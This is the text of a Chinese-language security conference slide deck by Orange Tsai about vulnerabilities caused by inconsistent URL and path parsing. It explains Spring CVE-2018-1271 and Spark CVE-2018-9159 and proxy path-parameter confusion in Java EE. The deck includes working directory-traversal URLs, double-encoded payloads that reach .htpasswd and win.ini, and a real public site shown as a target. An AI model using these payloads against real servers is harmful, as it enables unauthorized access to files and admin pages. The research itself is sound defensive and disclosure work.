

從一個脆弱點到串起整個攻擊鏈

Orange Tsai



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1
滲透師

思路

2008 ~ 2014

2
電競選手

廣度

2014 ~ 2017

3
研究員

深度

2017 ~ Now

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2014 ~ 2017

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研究員

深度

2017 ~ Now

「不一致」所導致的漏洞

舉個



- WAF?


Request #1: Safe



Request #2: Safe




Request #3: Unsafe



Request #1

Request #2



Web Application Firewall



Web Application Firewall



Origin Server



- X-www-form-urlencoded
- Multipart/form-data
- Chunked

Abusing URL Parsers



哪裡會有「不一致」存在？

- 一組資料被不同的實體“解釋” (parsing, lexer, tokenizer...)
- 功能 與 防護 間的不一致

```
return read_file(resolve(root, path))
```

哪裡會有「不一致」存在？

- 一組資料被不同的實體“解釋”(parsing, lexer, tokenizer...)
- 功能 與 防護 間的不一致

```
var UP_PATH_REGEX = /(?:^|[\\\/])\.\.\.(?:[\\\/]|\$)/  
if (pathIsAbsolute.posix(path) || pathIsAbsolute.win32(path))  
    throw createError(400, 'Malicious Path')  
if (UP_PATH_REGEX.test(normalize('.' + sep + path)))  
    throw createError(403)  
  
return read_file(resolve(root, path))
```

路徑解析上的不一致

- 開發者未注意的函示庫特性
- 專注在 路徑解析器 及 正規化過程
- 架構太大很少有人重新全盤檢視
 - JSF Mojarra CVE-2013-3827 by SynopSys

路徑解析上的不一致

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關於「串」漏洞

「知識面，決定看到的攻擊面有多廣
知識鍊，決定發動的殺傷鍊有多深」

- @Ringzero

關於「串」漏洞

1. Spring Framework 0day - CVE-2018-1271
2. Bynder(aseets.Spotify.com) 遠端代碼執行



Spring CVE-2018-1271

Directory Traversal in Spring Framework

Spring CVE-2018-1271

- 2012 目錄歷遍(無 CVE)
- 從 CVE-2014-3625 講起
- Directory Traversal in Spring Framework
 - Spring Framework 3.0.4 to 3.2.11
 - Spring Framework 4.0.0 to 4.0.7
 - Spring Framework 4.1.0 to 4.1.1

Spring CVE-2018-1271

1. `isValidPath(path)`
2. `isValidPath(URLDecoder.decode(path, "UTF-8"))`
3. `isResourceUnderLocation(resource, location)`

繞過上面限制得到了新 Oday - CVE-2018-1271

F5 的分析

Detected Evasion Technique	 Directory traversals
Context	URL
Buffer	/users/..%5c/..%5c/..%5c/..%5c/.
Applied Blocking Settings	 

有這麼簡單嗎？

Spring CVE-2018-1271

```
protected boolean isValidPath(String path) {  
    if (path.contains("WEB-INF") || path.contains("META-INF")) {  
        return true;  
    }  
    if (path.contains(":/")) {  
        return true;  
    }  
    if (path.contains(".")) {  
        path = cleanPath(path);  
        if (path.contains("../")) {  
            return true;  
        }  
    }  
    return false;  
}  
  
public static String cleanPath(String path) {  
    String pathToUse = replace(path, "\\", "/");  
    // implementation here  
    return path;  
}
```

其他人的分析

- 「此漏洞觸發條件較高」
 1. Server 運行於 Windows 系統上
 2. 從文件系統提供的文件服務
 3. 沒有使用 CVE-2018-1199 的補丁
 4. ~~不使用 Tomcat 或是 WildFly 做 Server~~

Hmmmm... 不怎麼同意

一步一步繞過限制

1. ~~isValidPath(path)~~
2. `isValidPath(URLDecoder.decode(path, "UTF-8"))`
3. `isResourceUnderLocation(resource, location)`

繞過 isInvalidPath(...)

```
protected boolean isInvalidPath(String path) {  
    if (path.contains("WEB-INF") || path.contains("META-INF")) {  
        return true;  
    }  
    if (path.contains(":/")) {  
        return true;  
    }  
    if (path.contains(".")) {  
        path = cleanPath(path);  
        if (path.contains("../")) {  
            return true;  
        }  
    }  
  
    return false;  
}
```

```
public static String cleanPath(String path) {  
    String pathToUse = replace(path, "\\", "/");  
    // implementation here  
    return path;  
}
```

繞過 isInvalidPath(...)

```
public static String cleanPath(String path) {  
    String pathToUse = replace(path, "\\", "/");  
  
    String[] pathArray = delimitedListToStringArray(pathToUse, "/");  
    List<String> pathElements = new LinkedList<>();  
    int tops = 0;  
    // ...
```

繞過 isInvalidPath(...)

```
for (int i = pathArray.length - 1; i >= 0; i--) {  
    String element = pathArray[i];  
    if (".".equals(element)) {  
  
    } else if ("..".equals(element)) {  
        tops++;  
    } else {  
        if (tops > 0)  
            tops--;  
        else  
            pathElements.add(0, element);  
    }  
}
```

繞過 isInvalidPath(...)

```
// Remaining top paths need to be retained.  
for (int i = 0; i < tops; i++) {  
    pathElements.add(0, "..");  
}  
  
return collectionToDelimitedString(pathElements, "/");  
}
```

所以問題在哪裡？

繞過 isInvalidPath(...)

```
public static String cleanPath(String path) {  
    String pathToUse = replace(path, "\\", "/");  
  
    String[] pathArray = delimitedListToStringArray(pathToUse, "/");  
    List<String> pathElements = new LinkedList<>();  
    int tops = 0;  
    // ...
```

繞過 isInvalidPath(...)

cleanPath 前	cleanPath 後	實際檔案存取
/	/	/
/ ../	/ ../	/ ../
/foo/..	/	/
/foo/.../../	/ ../	/ ../
/foo//../	/foo/	/
/foo///.../../	/foo/	/ ../
/foo///../.../..	/foo/	/ ../..

繞過 isInvalidPath(...)

```
protected boolean isInvalidPath(String path) {  
    if (path.contains("WEB-INF") || path.contains("META-INF")) {  
        return true;  
    }  
    if (path.contains(":/")) {  
        return true;  
    }  
    if (path.contains(".")) {  
        path = cleanPath(path);  
        if (path.contains("../")) {  
            return true;  
        }  
    }  
  
    return false;
```



一步一步繞過限制

1. ~~isValidPath(path)~~
2. ~~isValidPath(URLDecoder.decode(path, "UTF-8"))~~
3. `isResourceUnderLocation(resource, location)`

繞過 isResourceUnderLocation()

- Spring Framework 檢查檔案存在使用 `java.net.URL`
- Spring Framework 取出檔案名稱使用 `java.net.URI`
- 內建 URL Decode 特性！

New 0day - CVE-2018-1271

- 使用官方示範專案 @spring-projects/spring-amqp-samples

```
$ cd stocks  
$ mvn install  
$ copy target\spring-rabbit*.war \tomcat8\webapps\  
$ \tomcat8\bin\catalina.bat run
```

New 0day - CVE-2018-1271

http://127.0.0.1:8080/spring-rabbit-stock/static/
%255C%255C%255C%255C%255C%255C%255C%255C%255C%255C%255C
. . %255C..%255C..%255C..%255C..%255C..%255C
. .%255C..%255C..%255C..%255C..%255C..%255C
/Windows/win.ini

官方法建議減緩措施

Do not use Windows

漏洞的「繼承」

- 程序猿總是懶惰的
- DRY - Don't Repeat Yourself

漏洞的「繼承」

- Spark Framework
 - 支援 Java 8 以及 Kotlin 的微框架
 - GitHub 7500 Stars
 - CVE-2018-9159
 - 不論平台

commit 27018872d83fe425c89b417b09e7f7fd2d2a9c8c
Author: Per Wendel <per.i.wendel@gmail.com>
Date: Sun May 18 12:04:11 2014 +0200

```
+     public static String cleanPath(String path) {  
+         if (path == null) {
```



多層次架構下的不一致問題


以 Java EE 為例

Java EE 多層次架構

- Reverse Proxy 架構優點
 - 共用資源(Host or Port)
 - 負載平衡
 - 快取靜態檔案
 - 安全
- 常見配合 Java 之 Reverse Proxy
 - Apache mod_jk
 - Apache mod_proxy
 - Nginx ProxyPass
 - ...

Client

Server



故事回到 2011 年

- 成功滲透某大型主機商
- Apache + Cold Fusion

```
http://example.com/manager%252F%252Ehtpasswd%2500.cfm
```

故事回到 2011 年

- 403 /manager/.htpasswd
- 404 /manager/x.cfm
- 404 /manager/x%2500.cfm
- 200 /manager%252F%252Ehtpasswd%2500.cfm

故事回到 2011 年

- Double Encoding 是老姿勢
- 錯誤的 mod_jk 配置才會有問題(官方教學就是錯誤的)
- 有沒有新姿勢?


Java EE URL Path Parameter

```
http://example.com/foo;name=orange,role=admin/bar/
```

不是所有的網頁伺服器都支援 Path Parameter

http://example.com/foo;name=orange,role=admin/bar/

	行為
Apache	/foo;name=orange,role=admin/bar/
Nginx	/foo;name=orange,role=admin/bar/
IIS	/foo;name=orange,role=admin/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo



前後層路徑解析「不一致」 便產生問題

給個飯粒



給個飯粒

200

<https://mcdelivery.mcdonalds.com.hk/hk/>

404

<https://mcdelivery.mcdonalds.com.hk/manager/html>

